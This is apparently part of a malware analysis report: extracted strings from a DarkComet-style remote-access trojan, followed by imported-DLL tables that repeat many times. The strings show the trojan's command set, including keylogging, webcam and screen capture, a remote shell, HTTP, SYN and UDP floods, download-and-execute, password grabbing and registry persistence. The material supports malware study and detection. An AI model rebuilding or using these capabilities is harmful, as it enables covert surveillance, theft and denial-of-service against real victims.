MSNSIGNOUT
GETMSNINFO
n/a
MSNINFO|

GetMsnList
DelContact
AddContact
BlockContact
UnBlockContact
ActiveOnlineKeylogger
UnActiveOnlineKeylogger
GETLOGSHISTORY
KeylogOn
dclogs\
ActiveOfflineKeylogger
UnActiveOfflineKeylogger
ActiveOnlineKeyStrokes
UnActiveOnlineKeyStrokes
GetOfflineLogs
Shutdown
RestartComp
LogOffComp
PowerOff
ScreenSaver
LockComp
GetFullInfo
OFFLINEK
GetSystemInfo
OpenWebPage
PrintText
tmpprint.txt
print
RefreshClipboard
GetClipT
GetClipF
SendYourClipboard
ToGetClipT
WriteClip
ClearC
GetTorrent
ListCam
DISPCAMS
GetPrivilege
HideDeskTop
ShowDeskTop
HideClock
ShowClock
,

HideTaskBarIcons
ShowTaskBarIcons
HideSystemTrayIcons
ShowSystemTrayIcons
HideTaskBar
ShowTaskBar
HideStartButton
ShowStartButton
DisableStartButton
EnabledStartButton
DisabledTaskManager
EnabledTaskManager

```
OpenCD
CloseCD
Set cdaudio door closed wait
Buz
SvrUninstall
URLUpdate
;x;0
TraceRoute
TraceResult
#GetClipboardText
#SendClip
#SendTaskMgr
taskmgr
#FreezeIO
#UnFreezeIO
MSGBOX
GetMiniWind
Redirection
#BOT#VisitUrl
#BOT#OpenUrl
HTTP://
www.
http://
BTRESULTOpen URL|
  is now open!|
#BOT#Ping
BTRESULTPing|Respond [OK] for the ping !|
#BOT#RunPrompt
BTRESULTRun command|
  Command successfully executed!|
#BOT#CloseServer
BTRESULTClose Server|close command receive, bye bye...|
#BOT#SvrUninstall
BTRESULTUninstall|uninstall command receive, bye bye...|
#BOT#URLUpdate
.exe
BTERRORUpdate from URL| Error on downloading file check if you type the correct url...|
BTRESULTUpdate from URL|Update : File Downloaded , Executing new one in temp dir...|
#BOT#URLDownload
```


RPCLanScan
GateWay
GetActivePorts
out.txt
tmp.txt
Error
netstat -a -n -o
DDOSHTTPFLOOD
DDOSSYNFLOOD
DDOSUDPFLOOD
[ChangeID]
GENCODE
#GetScreenSize
#RemoteScreenSize
%IPPORTSCAN
Md5GetFromFile
md5result
WallPaper
FILEM005
WavPlay
HWINDSENDTEXT
SpeakerVoice
SAPI.SpVoice
Speak
SPKOK
GetHostsFile
GETDRIVEINFO
DELETELOG
REFRESHLOGS
PREVIEWF
ADDSOCKS5
SOCKS5FLUSH
SOCKS5CLOSE
DUMP
DOWNLOADFILE
DOWNLOADFOLDER
DWNFOLDERRES
UPFLUX
UPLOADFILE
SEARCHFILES
STOPSEARCH
ACTIVEREMOTESHELL
DOSCAP
SUBMREMOTESHELL

KILLREMOTESHELL
DESKTOPCAPTURE
DESKTOPSTOP
WEBCAMLIVE
WEBCAMSTOP
DESKTHMB
REFRESHWIFI
WIFI
SOUNDCAPTURE
SOUNDSTOP
QUICKUP
PLUGIN
PASSWORD
CHAT
CHATOUT
CHATNUDGE
CLOSECHAT
FTPFILEUPLOAD
URLDOWNLOADTOFILE
XKI
XKI
tJI
,LI
h(H
hII
jjj
ZYYd
PWD
OFFLINEK
Unknow
at
ZYYd
TQuickTransfer

UPLOADEXEC
open
BATCH
UPDATE
UPANDEXEC
HOSTS
drivers\etc\hosts
SOUND
EDITSVR
GENCODE
.dcp
SV3
Uh+
8{A
ØKI
XKI
CHP
TLI
tII
XKI
ZYYd
ZYYd
PASSWORD
DCSC_GRABPWDS
CHAT
DCSC_INITCHAT
DCSC_POSTDATA
DCSC_CHATNUDGE
DCSC_DESTROYCHAT
DCSC_CHATRELOAD

PLUGIN
QUICKUP
FILEEND

TScreenThumb
PHu
SV3
0KI
Cu"
0KI
jh
jh
8{A
8{A
Uh+
t4j
jh
ZYYd
ZYYd
THUMB
TReceiveDataFlux
SVW3
UhS
0KI
Gu"
0KI
8{A
XKI
ZYYd
ZYYd
_^[
UPFLUX
TSendFileThreadU

| FILETRANSFER
| FILEBOF
| FILEERR
| FILEEOF
| FILEEND

| TReceiveFileThread

| UPLOADFILE
| FILEBOF
| FILEEOF
| FILEEND
| FILEERR

FTPPORT
FTPPASS
FTPUSER
FTPHOST
FTPROOT

.log
dclogs\

dclogs\
::
:: Clipboard Change : size =
 Bytes (
FTPUPLOADK
FTPSIZE

```
\new1\  
\space\  
ONLINESTROKES\new1\::  
ONLINESTROKES  
SVW3  
UhM  
Ht#  
ZYYd  
ZYYd  
_^[  
[ESC]  
[<-]  
[NUM_LOCK]  
[F1]  
[F2]  
[F3]  
[F4]  
[F5]  
[F6]  
[F7]  
[F8]  
[DEL]  
[INS]  
[SNAPSHOT]  
[LEFT]  
[RIGHT]  
[DOWN]  
[UP]  
QS3  
  H  
  H  
h  H  
pGI  
tGI  
ZYYd  
dclogs\
```

```

0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ/*-+.=
$#%
SVW3
ZYYd
_^[
UhU$H
l$H
l$H
p$H
t$H
Hjj
%x$H
p$H
ZYYd
h\ $H
BTRESULTUDP Flood|UDP Flood task finished!|
UhB%H
F@Ju
ZYYd
hI%H
SVW
ZYYd
_^[YY]
0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ/*-+.=
$#%
SVW3
ZYYd
_^[
Sh0&H
()H
ZYYd
BTRESULTSyn Flood|Syn task finished!|
T)H
TScan
p)H
TScanRange

```

```
|PortScanAdd
```

```
LanErr
```

```

|127.0.0.1
|.255
|LanList
|LanErr

```

```
DATAFLUX
H4H
TVisitThread
SVW3
D4H
Uh06H
jjjj
h@6H
jjjj
ZYYd
hT6H
ZYYd
ZYYd
h76H
D4H
_^[
myappname
BTRESULTVisit URL|finished to visit
Times.
BTERRORVisit URL|An exception occurred in the thread|
SVW3
h08H
hT8H
ZYYd
_^[
POST /index.php/1.0
Host:
Hjj
ZYYd
BTRESULTHTTP Flood|Http Flood task finished!|
```



```

P;H
!;H
(;H
/;H
6;H
=;H
D;H
K;H
R;H
Y;H
`;H
g;H
n;H
u;H
|;H
ZYYd
^[YY]
UntProcess
SW3
Uhb>H
|>H
jjh
PVS
ZYYd
h#>H
h,?H
hL?H
ZYYd
hi>H
_^[
SYSERRNot a valid range set!
SYSERRCannot open remote process for reading..
SYSERRCannot create the output file!
SYSINFORemote process (
) successfully dump in
---
```

```

Normal
Hight
Real Time
> of the Normal
< of the Normal
Low
```

```

| TDownloaderThreadU
---
```

Mozilla
200
open
QSVW
UhkMH
ZYYd
,NH
ZYYd
hrMH
ZYYd
_^[
BTRESULTMass Download|Downloading File...|
DownloadSuccess
DownloadFail
BTRESULTDownload File|Mass Download : File Downloaded , Executing new one in temp dir...|
BTERRORDownload File| Error on downloading file check if you type the correct url...|
UhFOH
4xA
Q,3
ZYYd
hmOH
^Y]
ZYYd
[Y]
SVW3
QH
QH
ZYYd
ZYYd
_^[
Software\Microsoft\Windows\CurrentVersion\Run
SVW
ZYYd
ZYYd
_^[
Software\Microsoft\Windows\CurrentVersion\Run
...
Software\Microsoft\Windows NT\CurrentVersion\Winlogon
Userinit
UserInit
QQQQS3
ZYYd
Software\Microsoft\Windows NT\CurrentVersion\Winlogon
UserInit
UhUWH
lWH
xWH
ZYYd
h\WH
XXH
`XH
zXH
TYH
TAsyncTask

out.txt
tmp.txt
Error
systeminfo
SYSINFO

TMain
TSoundCapture
SVW3
Uh(_H
ZYYd
_^[]
SVW3
Uhr`H
ØKI
ØKI
ZYYd
hy`H
_^[]
SOUND
SVW
CHf
CLf
PgF
jjj
ZYYd
_^[]
8{A
t.j
[Y]
EndReceive
`cH
hcH
pdH
TKeepAlive
SVW3
Uh*dH
DdH
XKI
~0j
@@P
ZYYd
h1dH
_^[]
#KEEPALIVE#
C@P
C@P
TConnectionHandler

```
TSocks5Config
SVW3
u:j
jjj
tzj
t,j
ZYYd
_^[
SVW3
UhFpH
dpH
tKj
Hjj
Hjd
ZYYd
hMpH
_^[
OK|Successfully started..|
ERR|Socket error..|
ERR|Cannot listen to port, try another one..|
```

SOCKS5STATUS
ZYYd
<{H
D{H
T{H
TCaptureWebcam
PHu
SV3
ØKI
Cu"
ØKI
8{A
jh
t(j
jh
ZYYd
CAMERA
#CAMEND
ENDSNAP
p~H
x~H
TScreenCapture
PHu
SV3
Uhe
ØKI
Fu"
ØKI
jh
jh
8{A
jh
t4j
jh
ZYYd
DESKTOP
ENDSNAP

```

TInputsControl
PHu
SVW3
UhC
XDC
ØKI
Cu"
ØKI
@DP
jh
@DP
jh
@DP
jh
@DP
jjh
ZYYd
@DP
@DP
ZYYd
_^[
CONTROLIO
XWHEEL
XLEFT
XRIGHT
XMID
CDP
CDP
ZYYd
MONSIZE
jjj
Hjj
ZYYd
[Y]
DISPLAY
MONSIZE0x0x0x0
SVW3
WSj
ZYYd
_^[
DEFAULT MONITOR (DISPLAY)

```

cmd.exe
open
taskmgr.exe
SVW3
Uh]
jjj
Uh8
dt-
ZYYd
ZYYd
ZYYd
_^[
image/jpeg
QQQQQSVW
Uhj
t%OtB
jjjj
jjjj
jjjj
jjjj
jjjj
jjjj
jjjj
ZYYd
_^[
ZYYd
TSendDataFluxThread
SVW3
UhA
XKI
ØKI
Gu"
ØKI
sHh1
@tej
~.j
ZYYd
_^[
DATAFLUX
ZYYd
[Y]
ZYYd
[Y]
TRemoteShell

COMSPEC|
F@P
F@P
ZYYd
^[YY]
Uh9
ZYYd
[Y]
TPlugThread
SVW
ZYYd
_^[YY]
0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ
ZYYd
SVWU
]_^[
ZYYd
YY]
Uh_
ZYYd
^[YY]
Uh'
ZYYd
^[YY]
ZYYd
^[YY]
Uhu
ZYYd
YY]
/k
cmd.exe
open
ZYYd
ZYYd
Control Panel\Desktop
Wallpaper
SVW3
Uh(
ZYYd
_^[]
net start uxsms
net stop uxsms
ujTj(
SeShutdownPrivilege


```
\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall
\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\
DisplayName
DisplayVersion
InstallLocation
Publisher
UninstallString
ZYYd
[Y]
\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall
Uh]
ZYYd
[YY]
\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall
```

OpenProcessToken error
GetTokenInformation error
SV3
RPj
ZYYd
SWW
ZYYd
Pj(
ZYYd
ZYYd
ZYYd
_^[
SWW3
Pj(
Ph
|[F
PSj
ZYYd
_^[
t&S
ZYYd
BlockInput
USER32.DLL
SWW
ZYYd
ZYYd
ZYYd
_^[YY]
Software
DC2_USERS
SWW
ZYYd
ZYYd
ZYYd
_^[YY]
Software
DC2_USERS

CTRLA
 CTRLV
 CTRLC
 CTRLX
 CTRLP
 CTRLZ
 CTRLY
 CTRLF
 SVW3
 Uhx
 ZYYd
 ZYYd
 ZYYd
 _^[
 {n/a}
 SVW3
 UhN
 Uh0
 Ht
 ZYYd
 ZYYd
 0h\$
 ZYYd
 _^[
 Default
 Full
 Limited
 unknow
 Uh|
 ZYYd
 [Y]
 ZYYd
 Uh;
 ZYYd
 [Y]
 YES
 QQQQQQSVW
 Uhg
 ZYYd
 ZYYd
 _^[
 Days and
 n/a

open
SVW3
ZYYd
_^[]
DBIND
CHu
SVW
Uh\
Uh'
ZYYd
ZYYd
ZYYd
_^[
Software
DC3_FEXEC
Unknow
SVW
Uh^
ZYYd
ZYYd
ZYYd
_^[YY]
Software
DC3_FEXEC
Bytes
KiB
MiB
GiB
%.2n
SV3
ZYYd
SVW
ZYYd
ZYYd
ZYYd
_^[
Uhs
ZYYd
[YY]
_DCEnterPoint

.dll
SVW3
ZYYd
_^[
DPLUG
SVW
ZYYd
ZYYd
_^[
SVW
_^[
SVW
ty3
ZYYd
_^[
SVW3
ZYYd
ZYYd
_^[
Local drive (default)
SVW
ZYYd
ZYYd
_^[
%.4x:%.4x
SVW
jjj
ZYYd
ZYYd
_^[
NTFS

~/C
ZYYd
_^[
Uhc
ZYYd
PjZh
YZ[
SVW
t-S
ZYYd
_^[Y]
SVW3
Uh{
ZYYd
_^[
-
SVQh
Z^[
IsWow64Process

kernel32
SVW
ZYYd
ZYYd
ZYYd
_^[
n/a
HARDWARE\DESCRIPTION\System
SystemBiosDate
HARDWARE\DESCRIPTION\System
Identifier
HARDWARE\DESCRIPTION\System\CentralProcessor\0
Identifier
SVW
UhY
ZYYd
_^[]
HARDWARE\DESCRIPTION\System\CentralProcessor\0
VendorIdentifier

Unknow
Windows NT 4.0
Windows 2000
Windows XP
Windows Server 2003
Windows Vista
Windows 7
Windows 95
Windows 98
Windows Me

S-%u-
0x%.2x%.2x%.2x%.2x%.2x%.2x
-%u
SVWU
PVSU
zu`
PVSU
]_^[
SV3
ZYYd
memory allocation failed!
%.2x-%.2x-%.2x-%.2x-%.2x-%.2x
jjj
SVW
ZYYd
ZYYd
_^[
/
--
n/a
SVW3
ZYYd
ZYYd
_^[
%d%
n/a
SVW3
Uhq
ZYYd
_^[YY]
@F@
TServerReaderU
Uh:

#32770
SysListView32
Uh"
|HI
ZYYd
[YY]
KEYNAME
|HI
ZYYd
KEYNAME

TaskbarCreated
s'ht
Delphi Picture
Delphi Component
T9C
ZYYd
TaskbarCreated

DCDATA
GENCODE
.dcp
NETDATA
SID
Guest
MUTEX
DCMUTEX
EDTPATH
COMBOPATH
at
INSTALL
KEYNAME
CHANGEDATE
EDTDATE
FAKEMSG
MSGICON
MSGTITLE
MSGCORE
PDNS
OVDNS
FILEATTRIB
DIRATTRIB
CHIDEF
attrib "
" +s +h
CHIDED
BIND
PLUGS
MELT
notepad
open
PERSINST
SH1
SH3
SH4
SH5
SH6
SH7
SH8
SH9
SH10
MULTIBIND
MULTIPLUGS

FWB
PERS
<&@
|&@
Error
Runtime error at 00000000
0123456789ABCDEF
@v:k
%.*d
te?
(\A
<\A
L\A
\\A
p\A
TPF0
)B
MS Sans Serif

APPENDIX C – IMPORTED DLLS

	ginalFirstTh	neDateStan	orwarderCha	Name	FirstThunk	Hash	
0	00000000	00000000	00000000	0009e68c	0009e47c	3313c724	KERNEL32.DLL
1	00000000	00000000	00000000	0009e699	0009e1ac	4d020839	KERNEL32.DLL
2	00000000	00000000	00000000	0009e6a6	0009dcdc	d8492784	KERNEL32.DLL
3	00000000	00000000	00000000	0009e6b3	0009dd88	24fb9e5b	KERNEL32.DLL
4	00000000	00000000	00000000	0009e6c0	0009e3a4	7c706234	advapi32.dll
5	00000000	00000000	00000000	0009e6cd	0009dcb4	df3d9c13	advapi32.dll
6	00000000	00000000	00000000	0009e6da	0009e5f8	b31b7bcd	advapi32.dll
7	00000000	00000000	00000000	0009e6e7	0009e684	98d5cb84	AVICAP32.DLL
8	00000000	00000000	00000000	0009e6f4	0009e508	3759af20	comctl32.dll
9	00000000	00000000	00000000	0009e701	0009e08c	401f5f20	gdi32.dll
10	00000000	00000000	00000000	0009e70b	0009e5b8	d48123bb	gdiplus.dll
11	00000000	00000000	00000000	0009e717	0009e620	82551140	msacm32.dll
12	00000000	00000000	00000000	0009e723	0009e5b0	ba0b073f	netapi32.dll
13	00000000	00000000	00000000	0009e730	0009e648	226858c9	netapi32.dll
14	00000000	00000000	00000000	0009e73d	0009e668	70c89c93	ntdll
15	00000000	00000000	00000000	0009e743	0009e640	276ec165	ntdll.dll
16	00000000	00000000	00000000	0009e74d	0009e4b8	368bdd1b	ole32.dll
17	00000000	00000000	00000000	0009e757	0009e484	59647852	ole32.dll
	Thunk	Ordinal	Hint				
0	0009e81e		0000	Sleep			

1	00000000	00000000	00000000	0009e699	0009e1ac	4d020839	KERNEL32.DLL
2	00000000	00000000	00000000	0009e6a6	0009dcdc	d8492784	KERNEL32.DLL
3	00000000	00000000	00000000	0009e6b3	0009dd88	24fb9e5b	KERNEL32.DLL
4	00000000	00000000	00000000	0009e6c0	0009e3a4	7c706234	advapi32.dll
5	00000000	00000000	00000000	0009e6cd	0009dcb4	df3d9c13	advapi32.dll
6	00000000	00000000	00000000	0009e6da	0009e5f8	b31b7bcd	advapi32.dll
7	00000000	00000000	00000000	0009e6e7	0009e684	98d5cb84	AVICAP32.DLL
8	00000000	00000000	00000000	0009e6f4	0009e508	3759af20	comctl32.dll
9	00000000	00000000	00000000	0009e701	0009e08c	401f5f20	gdi32.dll
10	00000000	00000000	00000000	0009e70b	0009e5b8	d48123bb	gdiplus.dll
11	00000000	00000000	00000000	0009e717	0009e620	82551140	msacm32.dll
12	00000000	00000000	00000000	0009e723	0009e5b0	ba0b073f	netapi32.dll
13	00000000	00000000	00000000	0009e730	0009e648	226858c9	netapi32.dll
14	00000000	00000000	00000000	0009e73d	0009e668	70c89c93	ntdll
15	00000000	00000000	00000000	0009e743	0009e640	276ec165	ntdll.dll
16	00000000	00000000	00000000	0009e74d	0009e4b8	368bdd1b	ole32.dll
17	00000000	00000000	00000000	0009e757	0009e484	59647852	ole32.dll
	Thunk	Ordinal	Hint				
0	0009e826		0000	lstrcpyA			
1	0009e830		0000	WriteProcessMemory			
2	0009e844		0000	WriteFile			
3	0009e850		0000	WinExec			
4	0009e85a		0000	WaitForSingleObject			
5	0009e870		0000	WaitForMultipleObjectsEx			
6	0009e88a		0000	VirtualQuery			
7	0009e898		0000	VirtualProtectEx			
8	0009e8aa		0000	VirtualProtect			
9	0009e8ba		0000	VirtualFreeEx			
10	0009e8ca		0000	VirtualFree			
11	0009e8d8		0000	VirtualAllocEx			
12	0009e8e8		0000	VirtualAlloc			
13	0009e8f6		0000	VerLanguageNameA			
14	0009e908		0000	UnmapViewOfFile			
15	0009e91a		0000	TerminateProcess			
16	0009e92c		0000	Sleep			
17	0009e934		0000	SizeofResource			

1	00000000	00000000	00000000	0009e699	0009e1ac	4d020839	KERNEL32.DLL
2	00000000	00000000	00000000	0009e6a6	0009dcdc	d8492784	KERNEL32.DLL
3	00000000	00000000	00000000	0009e6b3	0009dd88	24fb9e5b	KERNEL32.DLL
4	00000000	00000000	00000000	0009e6c0	0009e3a4	7c706234	advapi32.dll
5	00000000	00000000	00000000	0009e6cd	0009dcb4	df3d9c13	advapi32.dll
6	00000000	00000000	00000000	0009e6da	0009e5f8	b31b7bcd	advapi32.dll
7	00000000	00000000	00000000	0009e6e7	0009e684	98d5cb84	AVICAP32.DLL
8	00000000	00000000	00000000	0009e6f4	0009e508	3759af20	comctl32.dll
9	00000000	00000000	00000000	0009e701	0009e08c	401f5f20	gdi32.dll
10	00000000	00000000	00000000	0009e70b	0009e5b8	d48123bb	gdiplus.dll
11	00000000	00000000	00000000	0009e717	0009e620	82551140	msacm32.dll
12	00000000	00000000	00000000	0009e723	0009e5b0	ba0b073f	netapi32.dll
13	00000000	00000000	00000000	0009e730	0009e648	226858c9	netapi32.dll
14	00000000	00000000	00000000	0009e73d	0009e668	70c89c93	ntdll
15	00000000	00000000	00000000	0009e743	0009e640	276ec165	ntdll.dll
16	00000000	00000000	00000000	0009e74d	0009e4b8	368bdd1b	ole32.dll
17	00000000	00000000	00000000	0009e757	0009e484	59647852	ole32.dll
	Thunk	Ordinal	Hint				
18	0009e944		0000	SetThreadPriority			
19	0009e958		0000	SetThreadLocale			
20	0009e96a		0000	SetThreadContext			
21	0009e97c		0000	SetLastError			
22	0009e98a		0000	SetFileTime			
23	0009e998		0000	SetFilePointer			
24	0009e9a8		0000	SetFileAttributesA			
25	0009e9bc		0000	SetEvent			
26	0009e9c6		0000	SetErrorMode			
27	0009e9d4		0000	SetEndOfFile			
28	0009e9e2		0000	ResumeThread			
29	0009e9f0		0000	ResetEvent			
30	0009e9fc		0000	ReadProcessMemory			
31	0009ea10		0000	ReadFile			
32	0009ea1a		0000	PeekNamedPipe			
33	0009ea2a		0000	OpenProcess			
34	0009ea38		0000	MultiByteToWideChar			
35	0009ea4e		0000	MulDiv			

1	00000000	00000000	00000000	0009e699	0009e1ac	4d020839	KERNEL32.DLL
2	00000000	00000000	00000000	0009e6a6	0009dcdc	d8492784	KERNEL32.DLL
3	00000000	00000000	00000000	0009e6b3	0009dd88	24fb9e5b	KERNEL32.DLL
4	00000000	00000000	00000000	0009e6c0	0009e3a4	7c706234	advapi32.dll
5	00000000	00000000	00000000	0009e6cd	0009dcb4	df3d9c13	advapi32.dll
6	00000000	00000000	00000000	0009e6da	0009e5f8	b31b7bcd	advapi32.dll
7	00000000	00000000	00000000	0009e6e7	0009e684	98d5cb84	AVICAP32.DLL
8	00000000	00000000	00000000	0009e6f4	0009e508	3759af20	comctl32.dll
9	00000000	00000000	00000000	0009e701	0009e08c	401f5f20	gdi32.dll
10	00000000	00000000	00000000	0009e70b	0009e5b8	d48123bb	gdiplus.dll
11	00000000	00000000	00000000	0009e717	0009e620	82551140	msacm32.dll
12	00000000	00000000	00000000	0009e723	0009e5b0	ba0b073f	netapi32.dll
13	00000000	00000000	00000000	0009e730	0009e648	226858c9	netapi32.dll
14	00000000	00000000	00000000	0009e73d	0009e668	70c89c93	ntdll
15	00000000	00000000	00000000	0009e743	0009e640	276ec165	ntdll.dll
16	00000000	00000000	00000000	0009e74d	0009e4b8	368bdd1b	ole32.dll
17	00000000	00000000	00000000	0009e757	0009e484	59647852	ole32.dll
	Thunk	Ordinal	Hint				
36	0009ea56		0000	MoveFileA			
37	0009ea62		0000	MapViewOfFile			
38	0009ea72		0000	LockResource			
39	0009ea80		0000	LocalFileTimeToFileTime			
40	0009ea9a		0000	LocalAlloc			
41	0009eaa6		0000	LoadResource			
42	0009eab4		0000	LoadLibraryA			
43	0009eac2		0000	LeaveCriticalSection			
44	0009ead8		0000	IsBadReadPtr			
45	0009eae6		0000	InitializeCriticalSection			
46	0009eb02		0000	HeapFree			
47	0009eb0c		0000	HeapAlloc			
48	0009eb18		0000	GlobalUnlock			
49	0009eb26		0000	GlobalMemoryStatus			
50	0009eb3a		0000	GlobalLock			
51	0009eb46		0000	GlobalFree			
52	0009eb52		0000	GlobalFindAtomA			
53	0009eb64		0000	GlobalDeleteAtom			

Task View

1	00000000	00000000	00000000	0009e699	0009e1ac	4d020839	KERNEL32.DLL
2	00000000	00000000	00000000	0009e6a6	0009dcdc	d8492784	KERNEL32.DLL
3	00000000	00000000	00000000	0009e6b3	0009dd88	24fb9e5b	KERNEL32.DLL
4	00000000	00000000	00000000	0009e6c0	0009e3a4	7c706234	advapi32.dll
5	00000000	00000000	00000000	0009e6cd	0009dcb4	df3d9c13	advapi32.dll
6	00000000	00000000	00000000	0009e6da	0009e5f8	b31b7bcd	advapi32.dll
7	00000000	00000000	00000000	0009e6e7	0009e684	98d5cb84	AVICAP32.DLL
8	00000000	00000000	00000000	0009e6f4	0009e508	3759af20	comctl32.dll
9	00000000	00000000	00000000	0009e701	0009e08c	401f5f20	gdi32.dll
10	00000000	00000000	00000000	0009e70b	0009e5b8	d48123bb	gdiplus.dll
11	00000000	00000000	00000000	0009e717	0009e620	82551140	msacm32.dll
12	00000000	00000000	00000000	0009e723	0009e5b0	ba0b073f	netapi32.dll
13	00000000	00000000	00000000	0009e730	0009e648	226858c9	netapi32.dll
14	00000000	00000000	00000000	0009e73d	0009e668	70c89c93	ntdll
15	00000000	00000000	00000000	0009e743	0009e640	276ec165	ntdll.dll
16	00000000	00000000	00000000	0009e74d	0009e4b8	368bdd1b	ole32.dll
17	00000000	00000000	00000000	0009e757	0009e484	59647852	ole32.dll
	Thunk	Ordinal	Hint				
54	0009eb76		0000	GlobalAlloc			
55	0009eb84		0000	GlobalAddAtomA			
56	0009eb94		0000	GetWindowsDirectoryA			
57	0009ebaa		0000	GetVolumeInformationA			
58	0009ebc2		0000	GetVersionExA			
59	0009ebd2		0000	GetVersion			
60	0009ebde		0000	GetUserDefaultLangID			
61	0009ebf4		0000	GetTickCount			
62	0009ec02		0000	GetThreadLocale			
63	0009ec14		0000	GetThreadContext			
64	0009ec26		0000	GetTempPathA			
65	0009ec34		0000	GetSystemPowerStatus			
66	0009ec4a		0000	GetSystemDirectoryA			
67	0009ec60		0000	GetStdHandle			
68	0009ec6e		0000	GetProcessHeap			
69	0009ec7e		0000	GetProcAddress			
70	0009ec8e		0000	GetModuleHandleA			
71	0009eca0		0000	GetModuleFileNameA			

1	00000000	00000000	00000000	0009e699	0009e1ac	4d020839	KERNEL32.DLL
2	00000000	00000000	00000000	0009e6a6	0009dcdc	d8492784	KERNEL32.DLL
3	00000000	00000000	00000000	0009e6b3	0009dd88	24fb9e5b	KERNEL32.DLL
4	00000000	00000000	00000000	0009e6c0	0009e3a4	7c706234	advapi32.dll
5	00000000	00000000	00000000	0009e6cd	0009dcb4	df3d9c13	advapi32.dll
6	00000000	00000000	00000000	0009e6da	0009e5f8	b31b7bcd	advapi32.dll
7	00000000	00000000	00000000	0009e6e7	0009e684	98d5cb84	AVICAP32.DLL
8	00000000	00000000	00000000	0009e6f4	0009e508	3759af20	comctl32.dll
9	00000000	00000000	00000000	0009e701	0009e08c	401f5f20	gdi32.dll
10	00000000	00000000	00000000	0009e70b	0009e5b8	d48123bb	gdiplus.dll
11	00000000	00000000	00000000	0009e717	0009e620	82551140	msacm32.dll
12	00000000	00000000	00000000	0009e723	0009e5b0	ba0b073f	netapi32.dll
13	00000000	00000000	00000000	0009e730	0009e648	226858c9	netapi32.dll
14	00000000	00000000	00000000	0009e73d	0009e668	70c89c93	ntdll
15	00000000	00000000	00000000	0009e743	0009e640	276ec165	ntdll.dll
16	00000000	00000000	00000000	0009e74d	0009e4b8	368bdd1b	ole32.dll
17	00000000	00000000	00000000	0009e757	0009e484	59647852	ole32.dll
	Thunk	Ordinal	Hint				
72	0009ecb4		0000	GetLocaleInfoA			
73	0009ecc4		0000	GetLocalTime			
74	0009ecd2		0000	GetLastError			
75	0009ece0		0000	GetFullPathNameA			
76	0009ecf2		0000	GetFileTime			
77	0009ed00		0000	GetFileSize			
78	0009ed0e		0000	GetFileAttributesA			
79	0009ed22		0000	GetExitCodeThread			
80	0009ed36		0000	GetExitCodeProcess			
81	0009ed4a		0000	GetEnvironmentVariableA			
82	0009ed64		0000	GetDriveTypeA			
83	0009ed74		0000	GetDiskFreeSpaceA			
84	0009ed88		0000	GetDateFormatA			
85	0009ed98		0000	GetCurrentThreadId			
86	0009edac		0000	GetCurrentThread			
87	0009edbe		0000	GetCurrentProcessId			
88	0009edd4		0000	GetCurrentProcess			
89	0009ede8		0000	GetComputerNameA			

1	00000000	00000000	00000000	0009e699	0009e1ac	4d020839	KERNEL32.DLL
2	00000000	00000000	00000000	0009e6a6	0009dcdc	d8492784	KERNEL32.DLL
3	00000000	00000000	00000000	0009e6b3	0009dd88	24fb9e5b	KERNEL32.DLL
4	00000000	00000000	00000000	0009e6c0	0009e3a4	7c706234	advapi32.dll
5	00000000	00000000	00000000	0009e6cd	0009dcb4	df3d9c13	advapi32.dll
6	00000000	00000000	00000000	0009e6da	0009e5f8	b31b7bcd	advapi32.dll
7	00000000	00000000	00000000	0009e6e7	0009e684	98d5cb84	AVICAP32.DLL
8	00000000	00000000	00000000	0009e6f4	0009e508	3759af20	comctl32.dll
9	00000000	00000000	00000000	0009e701	0009e08c	401f5f20	gdi32.dll
10	00000000	00000000	00000000	0009e70b	0009e5b8	d48123bb	gdiplus.dll
11	00000000	00000000	00000000	0009e717	0009e620	82551140	msacm32.dll
12	00000000	00000000	00000000	0009e723	0009e5b0	ba0b073f	netapi32.dll
13	00000000	00000000	00000000	0009e730	0009e648	226858c9	netapi32.dll
14	00000000	00000000	00000000	0009e73d	0009e668	70c89c93	ntdll
15	00000000	00000000	00000000	0009e743	0009e640	276ec165	ntdll.dll
16	00000000	00000000	00000000	0009e74d	0009e4b8	368bdd1b	ole32.dll
17	00000000	00000000	00000000	0009e757	0009e484	59647852	ole32.dll
	Thunk	Ordinal	Hint				
90	0009edfa		0000	GetCPInfo			
91	0009ee06		0000	FreeResource			
92	0009ee14		0000	InterlockedIncrement			
93	0009ee2a		0000	InterlockedExchange			
94	0009ee40		0000	InterlockedDecrement			
95	0009ee56		0000	FreeLibrary			
96	0009ee64		0000	FormatMessageA			
97	0009ee74		0000	FindResourceA			
98	0009ee84		0000	FindNextFileA			
99	0009ee94		0000	FindFirstFileA			
100	0009eea4		0000	FindClose			
101	0009eeb0		0000	FileTimeToSystemTime			
102	0009eec6		0000	FileTimeToLocalFileTime			
103	0009eee0		0000	FileTimeToDosDateTime			
104	0009eef8		0000	ExitThread			
105	0009ef04		0000	ExitProcess			
106	0009ef12		0000	EnumResourceNamesA			
107	0009ef26		0000	EnumCalendarInfoA			

1	00000000	00000000	00000000	0009e699	0009e1ac	4d020839	KERNEL32.DLL
2	00000000	00000000	00000000	0009e6a6	0009dcdc	d8492784	KERNEL32.DLL
3	00000000	00000000	00000000	0009e6b3	0009dd88	24fb9e5b	KERNEL32.DLL
4	00000000	00000000	00000000	0009e6c0	0009e3a4	7c706234	advapi32.dll
5	00000000	00000000	00000000	0009e6cd	0009dcb4	df3d9c13	advapi32.dll
6	00000000	00000000	00000000	0009e6da	0009e5f8	b31b7bcd	advapi32.dll
7	00000000	00000000	00000000	0009e6e7	0009e684	98d5cb84	AVICAP32.DLL
8	00000000	00000000	00000000	0009e6f4	0009e508	3759af20	comctl32.dll
9	00000000	00000000	00000000	0009e701	0009e08c	401f5f20	gdi32.dll
10	00000000	00000000	00000000	0009e70b	0009e5b8	d48123bb	gdiplus.dll
11	00000000	00000000	00000000	0009e717	0009e620	82551140	msacm32.dll
12	00000000	00000000	00000000	0009e723	0009e5b0	ba0b073f	netapi32.dll
13	00000000	00000000	00000000	0009e730	0009e648	226858c9	netapi32.dll
14	00000000	00000000	00000000	0009e73d	0009e668	70c89c93	ntdll
15	00000000	00000000	00000000	0009e743	0009e640	276ec165	ntdll.dll
16	00000000	00000000	00000000	0009e74d	0009e4b8	368bdd1b	ole32.dll
